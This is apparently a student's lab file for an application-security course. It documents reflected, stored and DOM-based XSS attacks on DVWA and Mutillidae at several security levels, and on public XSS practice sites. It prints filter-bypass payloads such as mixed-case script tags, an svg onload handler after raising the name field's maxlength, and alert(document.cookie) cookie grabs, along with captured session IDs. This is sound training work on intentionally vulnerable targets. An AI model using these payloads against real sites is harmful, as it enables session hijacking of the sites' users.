



# IT APP. SEC. LAB FILE

To- Dr. Gopal Rawat


**Name- Dhairya Jain**  
**Sap ID- 500105432**  
**Batch- CSF-B1**

## Aim- XSS attack

To do the following:

- Perform XSS attack on DVWA.
- Perform the attack under low, medium, and high security scenario.

Metasploitable ipaddress-



```
metasploitable 2 [Running] - Oracle VM VirtualBox
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:78:f6:e4
          inet addr:192.168.0.104  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe78:f6e4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:55 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12575 (12.2 KB)  TX bytes:7030 (6.8 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

### 1. Reflected XSS:

- Low level-


Source code-




```
192.168.0.104/dvwa/vulnerabilities/view_source.php?id=xss_r&security=low
Reflected XSS Source

<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . $_GET['name'];
    echo '</pre>';
}
?>
```


Normally trying a string in name section



Java script code for xss-



capturing cookies-



- **Medium level-**

Source code-



Normally trying a string in name section-

## Vulnerability: Reflected Cross Site Scri

What's your name?

Hello reflected

Java script code for xss-

In medium level we use capital CR and P in script(sCRiPt) to perform task because script function is sanitised-

What's your name?	192.168.0.104
<input type="text" value="&lt;sCRiPt&gt;alert('Reflected')&lt;/sCRiPt&gt;"/>	Reflected
<input type="submit" value="Submit"/>	<input type="button" value="OK"/>
Hello	

capturing cookies-

What's your name?	192.168.0.104
<input type="text" value="&lt;sCRiPt&gt;alert(document.cookie)&lt;/sCRiPt&gt;"/>	security=medium; PHPSESSID=955da331f96d7ad9d9496037ffa3195c
<input type="submit" value="Submit"/>	<input type="button" value="OK"/>
Hello	

- High level

Source code-

```
192.168.0.104/dvwa/vulnerabilities/view_source.php?id=xss_r&security=high
```

### Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . htmlspecialchars($_GET['name']);
    echo '</pre>';
}
?>
```

Normally trying a string in name section-

### Vulnerability: Reflected Cross Site Scripting

What's your name?

Hello reflected

Java script code for xss-

Not found any way to exploit high security level because it is sanitizing all the html tags-

### Vulnerability: Reflected Cross Site Scripting

What's your name?

Hello <script>alert("Reflected")</script>

What's your name?

Hello <img src=X onerror="alert('Reflected')">

What's your name?

Hello <sCRiPt>alert("Reflected")</script>

## 2. Stored XSS:

- Low level-

Source code-

```
192.168.0.104/dvwa/vulnerabilities/view_source.php?id=xss_s&security=low

Stored XSS Source

<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name     = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}
?>
```

Genuine string-

Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: test1  
Message: test2

Name: test1  
Message: test2

Java script code for xss-

Vulnerability: Stored Cross Site Scripting (XSS)

Name \*


Message \*



Cookie hijacking-

### Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="test1"/>
Message *	<input type="text" value="&lt;script&gt;alert(document.cookie)&lt;/script&gt;"/>



- **Medium level-**

Source code-

```
192.168.0.113/dvwa/vulnerabilities/view_source.php?id=xss_s&security=medium

if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name     = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags addslashes($message));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}

?>
```

Since medium is sanitizing message input for all script tags, html special character we cant do cross site using message input so we have to try if for name input

But there are two problems in name input

1. Sanitized for script command so we have to use some other command
2. Input length is 10 only so we have to inspect and increase the length of name input

Original size and length-

```
<table width="550" cellspacing="1" cellpadding="2" border="0">
  <tbody>
    <tr>
      <td width="100">Name *</td>
      <td>
        <input name="txtName" type="text" size="30" maxlength="10">
      </td>
    </tr>
    <tr>
      <td colspan="2">
        <input type="text" value="Message" size="100" maxlength="100">
      </td>
    </tr>
  </tbody>
</table>
</form>
</div>
<br>
```

Double click and edit the size and length to 100-

```
<tbody>
  <tr>
    <td width="100">Name *</td>
    <td>
      <input name="txtName" type="text" size="100" maxlength="100">
    </td>
  </tr>
  <tr>
    <td colspan="2">
      <input type="text" value="Message" size="100" maxlength="100">
    </td>
  </tr>
</tbody>
```

Now doing cross site scripting-

Enter name: <svg/onload=alert(/stored/)

Name \* <svg/onload=alert(/stored/)

Message \*

Sign Guestbook


192.168.0.113

/stored/

OK




Capturing cookie-



Name \* "><svg/onload=alert(document.cookie)


Message \* stored

Sign Guestbook



- High level-

Source code-



```
<?php

if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name     = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = stripslashes($name);
    $name = mysql_real_escape_string($name);
    $name = htmlspecialchars($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> ');
}

?>
```

We cant preform any xss attack on high level because it is sanitizing both the message and name input for script tag as well as for html special character and mysql escape string

Trying for xss-

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: stored  
Message:  
&lt;script&gt;alert(&quot;stored&quot;)&lt;/script&gt;

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: stored  
Message:  
&lt;script&gt;alert(&quot;stored&quot;)&lt;/script&gt;


Name: &quot;&gt;&lt;svg/onload=alert(/stored/)  
Message: stored

3. Dom based XSS-  
performed in mutillidae

- Low level-

XSS Script for dom-


☒ Session ☐ Local

Unable to add key  because it contains non-alphanumeric characters



Capturing cookie-

☒ Session ☐ Local



- Medium level-

XSS script-

Version: 2.1.19
Security Level: 1 (Arrogent)
Hints: Disabled (0 - I try harder)
Not Logged In

Home
Login/Register
Toggle Security
Reset DB
View Log
View Captured Data

Core Controls
OWASP Top 10
Others
Documentation
Resources

## HTML 5 Storage

[Back](#)

### HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
CurrentBrowser	undefined	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

☒ Session
☐ Local
Add New

dom

OK

Capturing cookie-

Version: 2.1.19
Security Level: 1 (Arrogent)
Hints: Disabled (0 - I try harder)
Not Logged In

Home
Login/Register
Toggle Security
Reset DB
View Log
View Captured Data

Core Controls
OWASP Top 10
Others
Documentation
Resources

## HTML 5 Storage

[Back](#)

### HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
CurrentBrowser	undefined	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

☒ Session
☐ Local
Add New

PHPSESSID=4a8d4f79ff11d64be433490ee5cf2ffa

OK

- High level-

XSS Script-

Version: 2.1.19    Security Level: 5 (Secure)    Hints: Disabled (0 - I try harder)    Not Logged In

Home    Login/Register    Toggle Security    Reset DB    View Log    View Captured Data


Core Controls ▶

OWASP Top 10 ▶

Others ▶

Documentation ▶


Resources ▶



Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and [these Mozilla Add-ons](#)

@webpwnized




## HTML 5 Storage

 Back

### HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
CurrentBrowser	undefined	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

☒ Session    ☐ Local   

 Session Storage    
  Local Storage    
  All Storage

Version: 2.1.19    Security Level: 5 (Secure)    Hints: Disabled (0 - I try harder)    Not Logged In

Home    Login/Register    Toggle Security    Reset DB    View Log    View Captured Data


Core Controls ▶

OWASP Top 10 ▶

Others ▶


Documentation ▶

Resources ▶



Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and [these Mozilla Add-ons](#)

## HTML 5 Storage

 Back

### HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
CurrentBrowser	undefined	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

☒ Session    ☐ Local   

192.168.0.113


dom

Capturing cookie-

Version: 2.1.19Security Level: 5 (Secure)Hints: Disabled (0 - I try harder)Not Logged In


HomeLogin/RegisterToggle SecurityReset DBView LogView Captured Data

Core Controls>OWASP Top 10>Others>Documentation>Resources>



Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and [these Mozilla Add-ons](#)

## HTML 5 Storage

 Back

### HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
CurrentBrowser	undefined	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local


☒ Session☐ Local

Add New

Version: 2.1.19Security Level: 5 (Secure)Hints: Disabled (0 - I try harder)Not Logged In


HomeLogin/RegisterToggle SecurityReset DBView LogView Captured Data

Core Controls>OWASP Top 10>Others>Documentation>Resources>



Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and [these Mozilla Add-ons](#)

## HTML 5 Storage

 Back

### HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
CurrentBrowser	undefined	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

☒ Session☐ Local

Add New

192.168.0.113



showhints=0; PHPSESSID=4a8d4f79ff11d64be433490ee5cf2ffa

OK


## Trying xss on some other sites

<https://xss-game.appspot.com/level1>


### level1 (reflected)




## Trying to capture cookie-



## Level2 (stored)





## Capturing cookie-






### Level 3 (url)




### Level 4 (timer)

```
3'**alert();//
```



## Level 5 (dom)



Next site- <https://xss-quiz.int21h.jp/>

## XSS Challenges

### Stage #1

**Notes (for all stages):**

- \* NEVER DO ANY ATTACKS EXCEPT XSS.
- \* **DO NOT USE ANY AUTOMATED SCANNER (AppScan, WebInspect, WVS, ...)**
- \* Some stages may fit only IE.

**What you have to do:**

Inject the following JavaScript command: `alert(document.domain);`

Hint:

Search:

xss-quiz.int21h.jp says

XSS

OK

Capturing cookie-

## XSS Challenges

### Stage #1

**Notes (for all stages):**

- \* NEVER DO ANY ATTACKS EXCEPT XSS.
- \* **DO NOT USE ANY AUTOMATED SCANNER (AppScan, WebInspect, WVS, ...)**
- \* Some stages may fit only IE.

**What you have to do:**

Inject the following JavaScript command: `alert(document.cookie);`

Hint:

Search:

xss-quiz.int21h.jp says

```
PHPSESSID=2l8167i91ohh3nuuse1269q68v; __utmc=251560719;
__utmz=251560719.1711030751.1.1.utmcsr=(direct)|utmccn=(direct)|
utmcmd=(none);
__utma=251560719.2053544526.1711030751.1711037748.1711040703.
3; __utmt=1; __utmb=251560719.1.10.1711040703
```

OK

## XSS Challenges

### Stage #2

**What you have to do:**

Inject the following JavaScript command: `alert(document.domain);`

Hint:

No results for your Query. Try again:

Search

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

xss-quiz.int21h.jp says


XSS

OK


Next site- <https://sudo.co.il/xss/>

Level0-


Thank you for subscription!  
Email added to mailing list!



Level1-

